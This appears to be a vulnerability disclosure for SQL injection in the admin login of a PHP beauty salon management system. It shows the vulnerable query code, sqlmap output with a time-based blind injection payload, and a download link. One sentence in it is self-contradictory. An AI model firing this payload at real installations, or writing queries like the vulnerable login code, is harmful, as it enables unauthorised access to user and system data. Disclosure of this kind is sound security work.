

SQL injection vulnerability exists in username parameter of /admin/index.php file of Beauty Salon Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```php
if (isset($_POST['login']))
    {
    $adminuser = $_POST['username'];
    $password = md5($_POST['password']);
    $query = mysqli_query($con, "select ID from tbladmin where Username='$adminuser' && Password='$password' ");
    $ret = mysqli_fetch_array($query);
    if ($ret>0) {
        $_SESSION['bpmsaid'] = $ret['ID'];
        header('location:dashboard.php');
    } else {
        $msg = "Invalid Details.";
    }
}
```



```
sqlmap identified the following injection point(s) with a total of 526 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: login=Sign In&password=u]H[ww6KrA9F.x-F&username=-1' AND (SELECT 6160 FROM (SELECT(SLEEP(5)))nfZU) AND 'DCIB'='DCIB
---
```

“

Parameter: username (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: login=Sign In&password=u]H[ww6KrA9F.x-F&username=-1' AND (SELECT 6160 FROM (SELECT(SLEEP(5)))nfZU) AND 'DCIB'='DCIB

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/